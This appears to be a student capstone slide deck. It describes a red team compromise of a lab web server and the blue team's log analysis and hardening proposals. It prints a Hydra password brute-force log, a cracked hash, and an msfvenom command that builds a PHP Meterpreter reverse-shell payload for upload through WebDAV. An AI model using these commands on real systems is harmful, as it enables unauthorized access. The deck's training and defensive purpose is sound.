



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

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
04

**Hardening:** Proposed Alarms and Mitigation Strategies

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# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Linux  
Hostname: Elk Server

IPv4: 192.168.1.105  
OS: Linux  
Hostname: Capstone

IPv4: Home Network  
OS: Windows  
Hostname: Host Machine

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali Linux	192.168.1.90	Attack Machine
Elk Machine	192.168.1.100	Logs activity from Capstone Machine
Capstone	192.168.1.105	Target Machine
Red vs Blue	192.168.1.1	Gateway/Virtual Host Machine

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# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Use the CVE number if it exists. Otherwise, use the common name.</i>	<i>Describe the vulnerability.</i>	<i>Describe what this vulnerability allows the attacker to do.</i>
Weak Password Complexity Requirements	Easily crackable password (via brute force; hydra, john the ripper, etc) rendered web server vulnerable	Allows attacker to access the web server and its data, particularly the hidden directory
Unrestricted File Upload	Server allowed upload of .php script file to /webdav folder	Upload of reverse php script allowed backdoor access to Capstone web server
Sensitive Data Exposure Over Public Network	Sensitive data was easily discovered via dirb and the web interface	Accessed data in restricted directories /company_folderes/secret_folder and /webdav via web browser and tools such as dirb

# Exploitation: Weak Password Complexity Requirements

01

## Tools & Processes


Exploited via hydra and crackstation.net to hash passwords

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-13 20:25:57
root@Kali:/usr/share/wordlists#
```

02

## Achievements

Granted access to private pages on the websites via user logins



The screenshot shows the CrackStation website, a free password hash cracker. The interface includes a header with the CrackStation logo, navigation links, and social media links. The main section is titled "Free Password Hash Cracker" and contains a text input field for entering hashes, a reCAPTCHA verification box, and a "Crack Hashes" button. Below the input field, a table displays the results of the cracking process. The table has three columns: Hash, Type, and Result. The first row shows the hash "d7dad0a5cd7c8376eeb50d69b3ccd352" with the type "md5" and the result "Linux4u". A color-coded legend indicates that green means "Exact match", yellow means "Partial match", and red means "Not found". At the bottom, there are links for "Download CrackStation's Wordlist" and "How CrackStation Works".

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	Linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

[How CrackStation Works](#)




# Exploitation: Sensitive Data Exposure Over Public Network

01

## Tools & Processes


Website browsing and dirb



02

## Achievements

Found secret folder along with discovery of webdav login instructions



# Exploitation: Unrestricted File Upload

01

## Tools & Processes


Using MSFVenom and Meterpreter

```
[ERROR] received signal 2, going down...  
The session file ./hydra.restore was written. Type "hydra -R" to resume session.  
root@Kali:/usr/share/wordlists# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.105 LPORT=444 -f raw  
-o exe > diu_la_pt2.php
```

02

## Achievements

Created malicious payloads disguised as movie file to open meterpreter shell and access webdav







# **Blue Team**

## Log Analysis and Attack Characterization



# Analysis: Identifying the Offensive Traffic

- What time did the traffic occur?
  - December 14th @ 03:22:40
- How many packets were sent, and from which IP?
  - 20,072 packets sent from 192.168.1.90
- What indicates that this was a port scan?
  - Packets were all sent to different ports





# Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
  - 24 requests were made on December 14th @ 03:27:13
- Which files were requested? What did they contain?
  - The /webdav directory was identified




# Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
  - 249,943 requests were made during the attack
- How many requests had been made before the attacker discovered the password?
  - 249,941 requests were made before the hydra application found the credentials



# Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
  - 144 requests were made to the /webdav directory
- Which files were requested?
  - The reverse shell php file (diu\_la\_pt2.php) was requested several times





# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Finding the Request for the Hidden Directory

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## Alarm

**What kind of alarm can be set to detect future unauthorized access?**

Whenever an IP outside of the company server is attempting to access the server

**What threshold would you set to activate this alarm?**

Within the first attempt; we do not want any outside access to the server

## System Hardening

**What configuration can be set on the host to block unwanted access?**

Implementing the principle of least privilege. Implementation of whitelisted approved IPs on networks, hosting the site over port 443 instead of port 80 for extra safety and precaution.

# Mitigation: Preventing Brute Force Attacks

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## Alarm

**What kind of alarm can be set to detect future brute force attacks?**

Setting an alarm for a high number of status error codes

**What threshold would you set to activate this alarm?**

50-100. As a small company, this is a high margin

## System Hardening

**What configuration can be set on the host to block brute force attacks?**

Multi-factor authentication or captcha, whitelisting IPs, lockout after a certain number of attempts

# Mitigation: Detecting the WebDAV Connection

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## Alarm

**What kind of alarm can be set to detect future access to this directory?**

Setting an alarm for any time an unauthorized user attempts to access the directory

**What threshold would you set to activate this alarm?**

Threshold of 1. We want to limit access to this directory as much as possible

## System Hardening

**What configuration can be set on the host to control access?**

Hashing the server to track any changes made to the server, turning off auto run for scripts on company computers so the script won't automatically run, but offer a popup window asking for further identification.

# Mitigation: Identifying Reverse Shell Uploads

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## Alarm

**What kind of alarm can be set to detect future file uploads?**

Setting an alarm for any activity on port 4444, the default port of meterpreter

**What threshold would you set to activate this alarm?**

Threshold of 1. We do not want this port to be accessed

## System Hardening

**What configuration can be set on the host to block file uploads?**

Close port 4444, remove ability to upload files over web interface via

```
sudo ufw deny 4444
```

*The  
End*